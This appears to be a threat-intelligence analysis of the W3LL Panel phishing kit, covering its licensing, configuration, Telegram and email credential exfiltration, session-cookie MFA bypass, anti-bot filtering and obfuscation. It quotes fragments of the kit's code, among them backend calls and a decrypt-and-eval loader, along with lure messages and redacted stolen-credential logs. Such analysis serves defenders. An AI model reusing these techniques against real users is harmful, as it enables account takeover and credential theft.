Bot/IP filtering	W3LL Panel attempts to filter out bots that visit its phishing pages using hardcoded values and outside sources.
Use of NordVPN API	NordVPN API is used to retrieve information about visitors through their IP addresses.
AutoGrab	Manually entering the email address into the phishing login page is not required if it has already been provided.

Purchase and activation


To start using the kit, threat actors must first purchase it on W3LL Store. W3LL offers an unusual purchase option where buyers can start with a **3-month subscription ($500)** and **renew it monthly** for **$150**. Interestingly, threat actors must purchase not only the kit (as is common) but also a license to activate it.

$500	**$150**
Buy-in cost (for 3 months)	Renewal (monthly)

One of W3LL Panel's notable features is the license-based activation mechanism. While the usual process for many phishing kits is that they are bought, deployed, and then they start operating straight away, W3LL Panel is slightly different. Buyers must authenticate each deployed phishing page on W3LL Store using a unique, generated token. If they do not authenticate each phishing page, the kit will not work. This defense strategy is likely to save W3LL Panel from the fate of other phishing kits such as **Uadmin**. It also prevents the kit from being resold by other vendors without W3LL's control.

W3LL Panel deployment process:

1. The threat actor tops up their balance and purchases a W3LL Panel license for 3 months. After paying, the threat actor receives a phishing kit file and a license key ("**private key**" or "**token**") for activating the phishing kit and accessing the admin panel.



Tools slot is available.

Buy Tool

Here we served you PREMIUM tool that will help you on all of your needs.
All tools here works well on linux also windows.
If you want to queue for slot please ask admin for slot on Our Telegram

You will be need Root with Ubuntu 20 OS for TOOL and CPANEL for PAGE.


OV6	OKELO	OREDIR
365 PRIVATE PAGE	Laravel Tool	Open Redirect Scanner
3 Months	1 Month	5 Month
$500.00	$350.00	$320.00
✓ True Login	✓ Auto Grab CPanel	✓ Fast Thread Scanning
✓ Bypass 2FA (can login without password)	✓ Auto Grab Webmail	✓ Check Open Redirect URL
✓ Grab Cookie	✓ Auto Grab Shell	✓ Customizable URL

Figure 26. W3LL Panel purchase page

2. The user then has to deploy the kit. Since the kit's source code is encrypted with IonCube, users must also install the IonCube extension to make the kit work.

   Interestingly, the default path for deploying W3LL Panel is **/O%20V%206/** (or **/OV6/**). This pattern could be used for W3LL Panel hunting rules.

3. Right after W3LL Panel is deployed on the server, the threat actor will see a stub with a “**page code**” needed to be registered on W3LL Store. The code is actually a **Base64-encoded domain name** where the kit is deployed. Unactivated phishing pages also contain a link to the W3LL Tools Telegram channel and reveal the threat actor’s username.




⚡ bWFza2luc25pZGFyZW4uc2U ⚡

bohemian Register code above on site!

Join Our Channel On Telegram For Any Update https://t.me/+VaWMi2T0FgTV7_ZS

Figure 27. Unactivated W3LL phishing page

4. To activate the phishing kit, the threat actor must then register each “**page code**” related to the specific phishing page on W3LL Store. The threat actor can do it in the “Tools settings” section, where they can also activate other licenses and add new pages. For each license, a user has only 3 slots for phishing pages to activate.



Tools

You can get information about tools that you buy here. Renewal are only available when your tools has 7 days left. If you have any question please contact admin on https://t.me/W3LLSTORE_OFFICIAL or ticket sections if you need any help.

#	Token	Type	Used	Expire	Buy Date	
None	None	None	None	None	None	None

Pages

#	Token	Type	Used	Expire	Buy Date	Page codes (Max 3)	Code	Blacklist
509	W3LL-OV6-[redacted] Copy	OV6	Yes	[redacted] (67 Days Left)	01/27/2023	c2hhbr[redacted]	Add Code	Add Blacklist

Figure 28. Token and page code obtained from W3LL Store

5. After registering a phishing page, a token (or “**private key**”) must be entered in the phishing kit’s configuration file. The kit then sends a request to the W3LL Store backend in order to check whether the current domain has been authorized to use the W3LL Panel token. If the token is valid and the page code on W3LL Store corresponds to the domain where the kit was deployed, the deployment process is complete.

   The token will later be also used by the kit to authorize requests to the W3LL Store backend.

```
curl_setopt($ch, CURLOPT_URL, "https://w3ll[.]store/api/
rev-tok?token=" . $key . "&time=" . $time . "&dom=" .
$_SERVER["SERVER_NAME"]);
```

Figure 29. Sending the submitted private key to the W3LL backend for verification

Configuration

W3LL Panel uses a general configuration file (/config.php) containing a variety of settings used by the phishing kit. With the major W3LL Panel update released in June 2023, the kit may be configured directly through the administration panel. The most valuable configurations are:

Token

Arguably, “**$token**” is the most important configuration option. To make the phishing kit work, it is here that users must input the token that they received from W3LL Store after purchasing the phishing kit. This token is sent together with multiple requests to the W3LL backend in order to authenticate the user.

AutoGrab

The parameter “**$Autograb**” turns the W3LL tool compatibility feature (called “AutoGrab”) on and off. If turned on, W3LL Panel will automatically intercept the victim’s email address from a URL parameter with a redirection chain from the link stager (W3LL Redirect) or directly from the phishing link sent with W3LL SMTP senders.

CAPTCHA

The parameter “**$captcha**” allows cybercriminals to turn Google CAPTCHA (which protects a fake login page) on and off.

Officelink

The parameter “**$officelink**” contains a URL that victims are redirected to after their accounts have been compromised.

Bot redirecting link

The configuration option “**$FailRedirect**” is a list of Base64-encoded URLs to which undesirable visitors are redirected. By default, there are ten Wikipedia articles related to Microsoft and one is chosen at random when a bot or other undesirable visitor is identified.

First message

The configuration option “**$firstmsg**” determines the first message that victims will see when they enter a fake login page. To trick victims into entering their password, W3LL Panel gives 5 default reasons:

1. Because you're accessing sensitive info, you need to verify your password
2. Enter password to access your office Mail
3. Because you're accessing sensitive info, you need to verify your password to access your Voicemail
4. Verify your password to access your Microsoft OneDrive
5. Session Expired

Administration panel

Like many other phishing kits, W3LL Panel has an admin interface. By default, the path to this panel is *domain name*/ *W3LL_Panel_root_directory*/admin/login. For accessing the admin panel interface, W3LL Panel does not use the typical login/password approach. Instead, cybercriminals must use the same token generated by W3LL Store that they used to activate it.





Figure 30. W3LL admin panel login page

The W3LL Panel admin interface has a basic functionality that provides threat actors with only the necessary features, namely:

- Phishing kit configuration.
- Statistics about campaign results: number of visits, bots blocked, valid accounts and, invalid attempts.
- Information about visitors to the phishing page (including IP address, user-agent, and date) so that the threat actor can see who is accessing the fake page.
- Compromised account data: credentials and session cookies (if the victim had MFA enabled). If other exfiltration methods are not set up, the threat actor can see the results of a compromise directly in the admin panel.
- Ability to export all logs (compromised credentials and visitor data) to a ZIP archive. The ZIP archive, on creation, is named according to the following format: "**<current_date>_<random_10_character_string>.zip**".
- "Autologin" feature, which works for compromised accounts with MFA enabled. By clicking the "Autologin" button in the admin panel, the threat actor will be redirected to the genuine Microsoft login interface using the stolen cookie. By doing so, the threat actor automatically gains access to the victim's account without needing to enter any credentials.
- A feature to generate a weaponized phishing email attachment. The HTML for this attachment is retrieved from the W3LL backend via the URL (**https://w3ll[.]store/api/98sdufjiuea8rfds**).



W3LL PANEL

Clear All Statistic & History

Total Visit	Valid Login	Invalid Login
6	1	2

Valid Account

Show 10 entries Search:

Email	Password	User Agent	IP	Bypass 2FA
[redacted]	[redacted]	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0	[redacted]	Auto Login

Showing 1 to 1 of 1 entries

Previous 1 Next


Figure 31. W3LL Panel admin panel dashboard

Exfiltration of credentials

Compromised credentials (including stolen cookies) can be accessed through the kit's admin panel, although W3LL Panel offers other ways of exfiltrating credentials: Telegram, email, and local storage.

Apart from the login and password pair, accounts with MFA enabled include session cookie files exfiltrated to Hastebin[.]com. This means that, along with the credentials, a HasteBin URL is sent via either email or Telegram depending on the **$reporttele** option.

Telegram bot. A Telegram bot token and channel ID can be configured and used as the target destination for sending stolen credentials. If the variable **$reporttele** is set to "true" in the configuration file, W3LL Panel will send logs and Hastebin URLs to the configured Telegram channel using the configured Telegram bot. The variables **$teletoken** and **$telechatid** (Telegram bot token and channel, respectively) are set in the phishing kit configuration.



Beast-Send 12:33 PM
Kosi-Beast: !---[INVALID LOGS]---! Em... 289


Office Logs! 7:59 AM
sss
hastebin.com/sh[redacted] 40

Bot Thu
HaCkEd bY [redacted]
!---[VALID LOGS] [2FA]---! Email: k... 118

Office365 Logs 🥔 results 4:29 PM
King[redacted] 46

Figure 32. Exfiltrating credentials from W3LL Panel to Telegram bots

Email. An email address can be configured in the kit configurations to which any stolen credentials can be exfiltrated. It should be noted that if the option **$reporttele** is set to “true”, no Hastebin URL will be sent to the configured email address. Other logs will still be sent, however.



☐ ☆ rebaizzp 2 Inbox 2fa [OV6 INVALID LOGS] | [redacted] | [GIFT FROM W3LL] - C : India | R : Natio...

☐ ☆ rebaizzp 3 Inbox 2fa [OV6 INVALID LOGS] | [redacted] | [GIFT FROM W3LL] - [redacted] | CY : ...

☐ ☆ rebaizzp 3 Inbox [OV6 VALID LOGS] | [redacted] | [GIFT FROM W3LL] - C : India | R : Telang...

☐ ☆ vronengi 2 Inbox 2fa [OV6 VALID LOGS] [2FA] | [redacted] | 114.143.[redacted] | [Welcome Online] - ...

☐ ☆ vronengi Inbox [OV6 VALID LOGS] [2FA] | [redacted] | 122.50.[redacted] | [Welcome Online] - Count...

☐ ☆ urbaxoxq 2 Inbox [OV6 INVALID LOGS] | [redacted] | 106.51.[redacted] | [GIFT FROM W3LL] - Count...

☐ ☆ urbaxoxq Inbox 2fa [OV6 VALID LOGS] [2FA] | [redacted] | 27.4.[redacted] | [GIFT FROM W3LL] - Co...

☐ ☆ urbaxoxq Inbox [OV6 VALID LOGS] [2FA] | [redacted] | 49.205.[redacted] | [GIFT FROM W3LL] - Country ...

☐ ☆ urbaxoxq 3 Inbox [OV6 INVALID LOGS] | [redacted] | 171.76.[redacted] | [GIFT FROM W3LL] - Cou...


☐ ☆ urbaxoxq Inbox [OV6 VALID LOGS] | [redacted] | 103.87.[redacted] | [GIFT FROM W3LL] - Password : [redacted]

☐ ☆ urbaxoxq Inbox [OV6 VALID LOGS] | [redacted] | 106.51.[redacted] | [GIFT FROM W3LL] - Country : India...

☐ ☆ urbaxoxq 2 Inbox 2fa [OV6 INVALID LOGS] | [redacted] | 2405:201:1f:f10c:4995:57[redacted] | [Gl...

Figure 33. Exfiltrating credentials to a threat actor’s email address

Local file storage. W3LL Panel keeps local log files where information is stored. These logs contain information related to visitors (IP address, user-agent, pages visited, etc.), stolen credentials, and error messages.



```
+ ---------------[OV6]-------------+
| E : dpa@[redacted].com
| P : @Password[redacted]
| IP : 105.112[redacted]
| C : Nigeria
| R : Lagos
| CY : Lagos
| OS : Mac OS X
| B : Chrome
| D : Wed May 31, 2023 7:00 pm
| UA : Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
+ ---------------------------------+


+ ---------------[OV6]-------------+
| E : cinvy@[redacted].com
| P : Suy[redacted]
| IP : 105.112.[redacted]
| C : Nigeria
| R : Lagos
| CY : Lagos
| OS : Mac OS X
| B : Chrome
| D : Wed May 31, 2023 10:23 pm
| UA : Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
+ ---------------------------------+
```

Figure 34. Example of text files where W3LL Panel stores credentials

Anti-bot measures

As with many phishing kits, W3LL is equipped with anti-bot measures. The blocker.php script is responsible for blocking suspected bots from accessing the phishing pages. W3LL Panel uses several bot detection methods: based on visitor ISP (using the external service rootnet[.]in), based on user-agent, and involving checking whether port 3389 is open (RDP).

Web-server access configuration

The W3LL kit comes with a preconfigured .htaccess file (a configuration file for Apache-based web servers). This file exists to reroute visitors that match certain characteristics (so that they are unable to access some directories and files related to W3LL Panel) and protects phishing pages from misconfigurations and errors that threat actors might make when configuring a web server independently.

- Attempt to access **specific files and directories** directly. The kit allows for accessing only the directories and files that are used to display a phishing page.
- Access to the W3LL kit from **specific IP subnets**. IP subnets that pertain to Google, Akamai, Hurricane, Baltcom, and NetPilot are blacklisted.
- **Specific user-agent**. The list includes 76 user-agents of the most common crawler bots.
- **Specific referrer**. The kit filters requests from Google, PayPal, Firefox, and Google Safe Browsing (safebrowsing-cache.google.com)

ISP

Using “**https://ip.rootnet[.]in/lookup/<visitor_ip>**” will return a variety of information about the visitor, including the name of their autonomous system (AS). This name is checked against a list of names that should be blocked. If a match is found, the visitor will have their data checked to determine whether or not they are a bot.

The query to ip.rootnet will also return the parameter “**is_bot**” if the service identifies the IP as a bot IP. This will tag the visitor block reason as “**CRAWLER/BLACKLIST**”.

User-agent

The W3LL kit function responsible for checking if the visitor is a bot has a list of hardcoded values for user-agents known to be used by bots. When a visitor attempts to access the site their user-agent is checked against the list and if a match is found the visitor is denied access and logged as a bot. These values are hardcoded and cannot be set by the user of the W3LL kit. If the user-agent of the visitor is empty, they are also logged as a bot.

RDP

Additionally the W3LL kit will attempt to open a socket connection with the visitor on port 3389. This port is most commonly used for the Remote Desktop Protocol (RDP). If a connection can be established, the visitor is perceived not to be a bot.

```
$socket = @fsockopen($ip, 3389, $errorCode, $errorMsg,
$timeout);
$canConnectSocket = $socket !== false;
if ($canConnectSocket) {
   // If a connection on port 3389 can be made, the visitor
is not a
      bot
   $results["is_bot"] = false;
   $results["reason"] = "RDP";
...
```

Figure 35. RDP port connection check performed by W3LL Panel

Logging

Bots attempting to access the phishing site will be logged in a locally kept file. The name of this file can be customized by the user but by default it is set to thecause.txt.

The following information belonging to the bot is logged:

- IP
- Reason for being logged
- AS name
- Current date

Rerouting

If a visitor is identified as a bot, they are rerouted to a randomly selected URL out of a preconfigured list. Most links in the list are Microsoft-related Wikipedia articles.

Old API

In previous incarnations of the W3LL kit, it did not make use of its own anti-bot features except for some basic user-agent checks. Instead it contacted the W3LL backend with the visitor IP and user-agent passed as URL parameters.

The W3LL backend would then reply with the visitor either being suspected to be a bot or not and the kit would act accordingly.

```
curl_setopt($ch, CURLOPT_URL, "https://w3ll[.]
store/api/crawlers/bot-check?ip=" . $ip . "&ua=" .
urlencode($_SERVER["HTTP_USER_AGENT"]));
```

Figure 36. Request made to the W3LL backend to check if a visitor is a bot or not.

Encryption and obfuscation

IonCube

W3LL Panel uses IonCube (**https://www.ioncube[.]com/**), a legitimate tool intended for encrypting, obfuscating and generally protecting PHP code from reverse engineering efforts.

Function obfuscation & second encryption layer

In addition to the IonCube encryption, W3LL Panel uses a second layer of encryption, as seen below.

```
$_obfuscated_FF66756E6374696F6E_ = function ($f, $d) {
   $lines = @file($f);
   $c = @count($lines) - 2;
   $lines[$c] = @strtok($lines[$c], "\\");
   $head = (int) @base64_decode(@strtok(@end($lines), "\\"))
- 161803;
   $code = @join("", @array_slice($lines, $head, -1));
   $code = @openssl_decrypt($code, "AES-128-CBC",
"ioncube is so easy to decode these days...", false,
"1!2@3#4\$5%6^7&8*");
   $idx = @base64_decode(@strtok("\\"));
   if (!defined("__FILE_" . $idx . "__")) {
       define("__FILE_" . $idx . "__", $f);
       define("__DIR_" . $idx . "__", $d);
   }
   return $code;
};
return eval($_obfuscated_FF66756E6374696F6E_(__FILE__,
__DIR__));
```

Figure 37. Additional decryption after removing the IonCube encryption

The above figure shows the code after the IonCube obfuscation has been removed. It is clear that instead of showing the PHP code for the page, it shows a function used to decrypt the contents of the current file. In PHP, the **__FILE__** variable is used to indicate the current file with its absolute path.

```
$code = @openssl_decrypt($code, "AES-128-CBC",
"ioncube is so easy to decode these days...", false,
"1!2@3#4\$5%6^7&8*");
```

Figure 38. Decryption code using OpenSSL

The function **@openssl_decrypt** is particularly noteworthy. It contains the values used to decrypt the contents of whatever file is provided.

- The first value is the encrypted data found in the file, whose contents are read and used. In this case it is the same file that contains the code.
- The second value is the cipher algorithm used. In this case it is **AES-128-CBC**.

- The third value is the passphrase used for encryption/decryption.
- The fourth value is an options value for padding. In this case it is 0, which is also the default value.
- The fifth value is the initialization vector (IV) used for encryption/decryption.

Additionally, the function used in this code (**$_obfuscated_FF66756E6374696F6E_**) has been obfuscated as an additional layer of complicating any attempts at reverse-engineering the kit's code.

W3LL double obfuscation

W3LL Panel uses additional obfuscation in the form of URL encoding. This is used for phishing email attachments included with W3LL senders by default.

```
<script language=javascript>document.
write(unescape('%3Cscript%20language%3D%22javascript%22%3
Evar%20_0x3f3a%20%3D%20%5B%0A%20%20%20%20%27table...
```

Figure 39. URL encoding

For some of the HTML files included in the kit, the HTML code has been obfuscated using URL encoding. It should be noted that the above figure shows only part of the obfuscated code.

```
<script language="javascript">var _0x3f3a = [
     'table...
```

Figure 40. Snippet of unescaped code, revealing an HTML script element with JavaScript

If we URL-decode the data, obfuscated code is revealed, as indicated by the variable name **_0x3f3a**. This is an additional layer of obfuscation. Implementing this additional obfuscation is another way for W3LL to make it more difficult to reverse-engineer the kit.

W3LL STORE

